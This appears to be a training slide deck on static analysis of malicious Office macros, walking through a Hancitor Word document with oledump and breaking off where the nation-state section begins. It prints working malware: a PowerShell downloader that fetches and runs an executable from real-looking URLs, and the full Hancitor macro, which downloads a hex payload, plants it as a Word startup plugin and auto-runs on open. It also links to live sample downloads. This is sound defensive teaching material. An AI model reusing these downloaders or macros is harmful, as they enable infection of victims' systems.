Learning to Statically Analyze Malicious Macros Using Commodity and Nation State Malware

By Hoa Luu

SLOW DOWN… BEFORE WE START

- DO NOT DO THIS ON YOUR PERSONAL LAPTOP. USE A VM.
- Wireshark + Python (2.*) + OLEDUMP.py
- [HTTPS://BLOG.DIDIERSTEVENS.COM/PROGRAMS/OLEDUMP-PY/](https://blog.didierstevens.com/programs/oledump-py/)
- Or use Remnux, Reverse engineering Linux image **BEST OPTION**
- [HTTPS://REMNUX.ORG/](https://remnux.org/)

Use either for material **HAS MALWARE:**

https://bit.ly/2MVyCTC

https://drive.google.com/file/d/1m9QJ3q1x-6J1-y0L8GXocuwx1aj_cKl7/view?usp=sharing

WHO IS THIS?

- Hoa Luu
- ISA Grad Student, AIT Alum 2016@ GMU
- Cyber Intel Analyst @ Leidos doing IR/Pen testing/Instructor
- Worked last 3 years in Infosec @ DOC/DOD/DHS
- Cert flex:
  - Security+
  - GIAC Certified Incident Handler(GCIH)
  - GIAC Certified Intrusion Analyst(GCIA)
  - GIAC Reverse Engineering Malware(GREM)
  - Offensive Security certified Professional(OSCP)
  - AWS: Solution Architect Associate
- Interested in ways to catch APTs or be an APT…

Why do I care about learning to analyze macros?




Figure 19. Malware types and delivery methods

- According to Verizon 2019 data breach report – 94% of malware delivery is through email with 45% of that malware being office docs which use Macros to execute code.
- Common CTF challenge. E.g. Rapid7 UMDAWG 2019
  - Mason first to win vendor challenge using macro skills (Still waiting on our prize…)

Why analyze statically? When I can sandbox it???

- Practice helps you get better at RE
- Less likely to get infected if you analyze statically vs running it
- Dynamic analysis does not always tell the full picture..
  - E.g. malware has array of domains it tries to reach out to and stops on first successful, so dynamic wouldn't
    catch everything ex -->
- Macros is easier to start off since it's all mostly interpreted language
- It's fun

```
$obj=new-object Net.WebClient
$url=('http://portriverhotel.com/wlaSpzROD,
http://developerparrot.com/od58PWJHeK,
http://bk-brandstory.mdscreative.com/aEPEdU126g,
http://view52.com/xWR3nltYA,
http://bvxk.vatphamtamlinh.net/IVcDxFb')
$path=C:\user\ieuser\927.exe
foreach($item in $url){try{new-object Net.WebClient.DownloadFile($item, $path)
If ((Get-Item $path).length -ge 40000) {Invoke-Item $path
break
}}catch{}}
```

LET'S WALKTHROUGH A COMMODITY MALWARE SEEN RECENTLY

PW: "infected" all lower case

There is live malware use a VM

Use either for material:

https://bit.ly/2MVyCTC


https://drive.google.com/file/d/1m9QJ3q1x-6J1-y0L8GXocuwx1aj_cKl7/view?usp=sharing

Samples gathered From:

2019-10-03-Hancitor-Word-doc-from-cowandchickens.com.doc

2019-10-03-Hancitor-infection-traffic.pcap

https://www.malware-traffic-analysis.net/2019/10/03/




WHAT IS THE MAKEUP OF AN OFFICE DOC?


- ESSENTIALLY IT'S JUST A ZIP FILE, FIRST FEW BYTES WILL CONTAIN "PK" MAGIC BYTES E.G. WORD DOCUMENT IN A PCAP

```
GET /?rpc17=UVRPBuQJPPEyTUDWFOYIs-NQGyY1CQi HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: cowandchickens.com
DNT: 1
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 03 Oct 2019 23:50:15 GMT
Content-Type: application/msword;
Content-Length: 130034
Connection: keep-alive
X-Powered-By: PHP/5.4.45
Content-Disposition: attachment; filename=421705_9630.doc
Pragma: private

PK..........!.2y..............[Content_Types].xml ...
(..................................................................................................................................
KO.0...H.."oG..,F#....K.i...qnRw..}[....&D.H..6.....s......l.!*gKvZ.X.V.Z..d......"
[..,.l.../....;.1#..%[!.3..\...p.,.4.....Z...'Z.?f..\:.`1..`...4b.1.|..].JY.....U...ZI.4....L.].(....7..A".....}.S&.Y{hG
$.t........ ..&.....`.!.....?.4A.......P..w.....C..0...$)...2.K+*
4*.}L9.F3|!P...W.".MDg...
..
.x...........x.P........ ..?.=.|p.b$.......q.!~~..;m..$...=y2.=T..,...d..|..t|~..=...*..y...c.YR......>............}
t......W...G.........PK..........!.........N......._rels/.rels ...
(..................................................................................................................................
j.0.@......Q....N/c......[IL...j...<...].aG.....zs.Fu..]...U
.....^.[..x.....1x.p.....f..#I)...Y............*D....i")..c$...qU...~3..1..jH[{..=E......~
```

MANUALLY LOOKING THROUGH FOR VBA OBJECT



READING THE VBA OBJECT



???... SAME

- 109 PAGE DOCUMENTATION ON FILE FORMAT
- [HTTPS://INTEROPERABILITY.BLOB.CORE.WINDOWS.NET/FILES/MS-OVBA/%5BMS-OVBA%5D.PDF](https://interoperability.blob.core.windows.net/files/MS-OVBA/%5BMS-OVBA%5D.pdf)

- TL;DR DATA IS COMPRESSED

WHAT DO I DO NOW? OLEDUMP

- OLEDUMP.PY [OFFICE.DOC]
- TACKS:
  - -S [#] //SELECT STREAM
  - -V //DECOMPRESS

```
remnux@remnux:~/Desktop/macro$ oledump.py 2019-10-03-Hancitor-Word-doc-from-cowa
ndchickens.com.doc
A: word/vbaProject.bin
 A1:       482 'PROJECT'
 A2:        95 'PROJECTwm'
 A3:        97 'UserForm1/\x01CompObj'
 A4:       307 'UserForm1/\x03VBFrame'
 A5:       219 'UserForm1/f'
 A6:       200 'UserForm1/o'
 A7: M    2799 'VBA/Module1'
 A8: m     924 'VBA/ThisDocument'
 A9: M    1629 'VBA/UserForm1'
A10:      3913 'VBA/_VBA_PROJECT'
A11:       860 'VBA/dir'
```

```
remnux@remnux:~/Desktop/macro$ oledump.py 2019-10-03-Hancitor-Word-doc-from-cowa
ndchickens.com.doc -s A7 -v
Attribute VB_Name = "Module1"
Sub vVdNwcLd()
On Error Resume Next
Set pBsTJvlfys = CreateObject("InternetExplorer.Application")
pBsTJvlfys.Navigate "http://csinashville.com/ok.html"
State = 0
Do Until State = 4: DoEvents: State = pBsTJvlfys.readyState: Loop
Dim TiXVAa: TiXVAa = pBsTJvlfys.Document.Body.getElementsByTagName("pre").Item(0
).innerHTML
p = Environ("APPDATA") & "\Microsoft\Word\Startup\"
Set WcYtukrDbD = CreateObject("Scripting.FileSystemObject")
If Not WcYtukrDbD.FolderExists(p) Then
WcYtukrDbD.CreateFolder (p)
End If
Randomize
p = p & Int(Rnd * 999) + 1 & "F.wll"
Set objFile = WcYtukrDbD.CreateTextFile(p, True)
With objFile: For lp = 1 To Len(TiXVAa) Step 2: .Write Chr(CByte("&H" & Mid(TiXV
Aa, lp, 2))): Next: End With: objFile.Close
MsgBox "The document is protected, you will need to specify a password to unlock
."
Dim myUserForm As UserForm1
```


ANALYZING THE MACRO

```
Attribute VB_Name = "Module1"
Sub vVdNwcLd()
On Error Resume Next
Set pBsTJvlfys = CreateObject("InternetExplorer.Application")
pBsTJvlfys.Navigate "http://csinashville.com/ok.html"
State = 0
Do Until State = 4: DoEvents: State = pBsTJvlfys.readyState: Loop
Dim TiXVAa: TiXVAa = pBsTJvlfys.Document.Body.getElementsByTagName("pre").Item(0).innerHTML
p = Environ("APPDATA") & "\Microsoft\Word\Startup\"
Set WcYtukrDbD = CreateObject("Scripting.FileSystemObject")
If Not WcYtukrDbD.FolderExists(p) Then
WcYtukrDbD.CreateFolder (p)
End If
Randomize
p = p & Int(Rnd * 999) + 1 & "F.wll"
Set objFile = WcYtukrDbD.CreateTextFile(p, True)
With objFile: For lp = 1 To Len(TiXVAa) Step 2: .Write Chr(CByte("&H" & Mid(TiXVAa, lp, 2))): Next: End
With: objFile.Close
MsgBox "The document is protected, you will need to specify a password to unlock."
Dim myUserForm As UserForm1
Set myUserForm = New UserForm1
myUserForm.Show
Application.Quit
End Sub
Sub AutoOPeN(): vVdNwcLd: End Sub
Sub Auto_OPeN(): AutoOPeN: End Sub
```

DEOBFUSCATE / SIMPLIFY WITH FIND REPLACE ALL

```
Attribute VB_Name = "Module1"
Sub mainFunction()
On Error Resume Next
Set IEObj = CreateObject("InternetExplorer.Application")
IEObj.Navigate "http://csinashville.com/ok.html"
State = 0
Do Until State = 4: DoEvents: State = IEObj.readyState: Loop
Dim HTMLContent: HTMLContent =
IEObj.Document.Body.getElementsByTagName("pre").Item(0).innerHTML
p = Environ("APPDATA") & "\Microsoft\Word\Startup"
//C:\Users\[Username]\AppData\Roaming\Microsoft\Word\startup
Set createFileSystemObject = CreateObject("Scripting.FileSystemObject")
If Not createFileSystemObject.FolderExists(p) Then
createFileSystemObject.CreateFolder (p)
End If
Randomize
p = p & Int(Rnd * 999) + 1 & "F.wll"
//C:\Users\[Username]\AppData\Roaming\Microsoft\Word\startup\[1-999 digit]F.wll (Word plugin
file)
Set objFile = createFileSystemObject.CreateTextFile(p, True)
With objFile: For lp = 1 To Len(HTMLContent) Step 2: .Write Chr(CByte("&H" & Mid(HTMLContent, lp, 2))):
Next: End With: objFile.Close
MsgBox "The document is protected, you will need to specify a password to unlock."
Dim myUserForm As UserForm1
Set myUserForm = New UserForm1
myUserForm.Show
Application.Quit
End Sub
Sub AutoOPeN(): mainFunction: End Sub
```

PCAP OF OK.HTML



Convert Steps to English

- Create object for internet explorer
- Grab content of http://csinashville.com/ok.html
- Create folder and files for "C:\Users\[Username]\AppData\Roaming\Microsoft\Word\startup\[1-999 digit]f.wll (Word plugin file)"
- Output results of ok.html into [1-999 digit]f.wll and do a hex decode
- Pop up the message box saying "The document is protected, you will need to specify a password to unlock."
- Finish

ON TO THE NATION STATE PART A.K.A APTS…

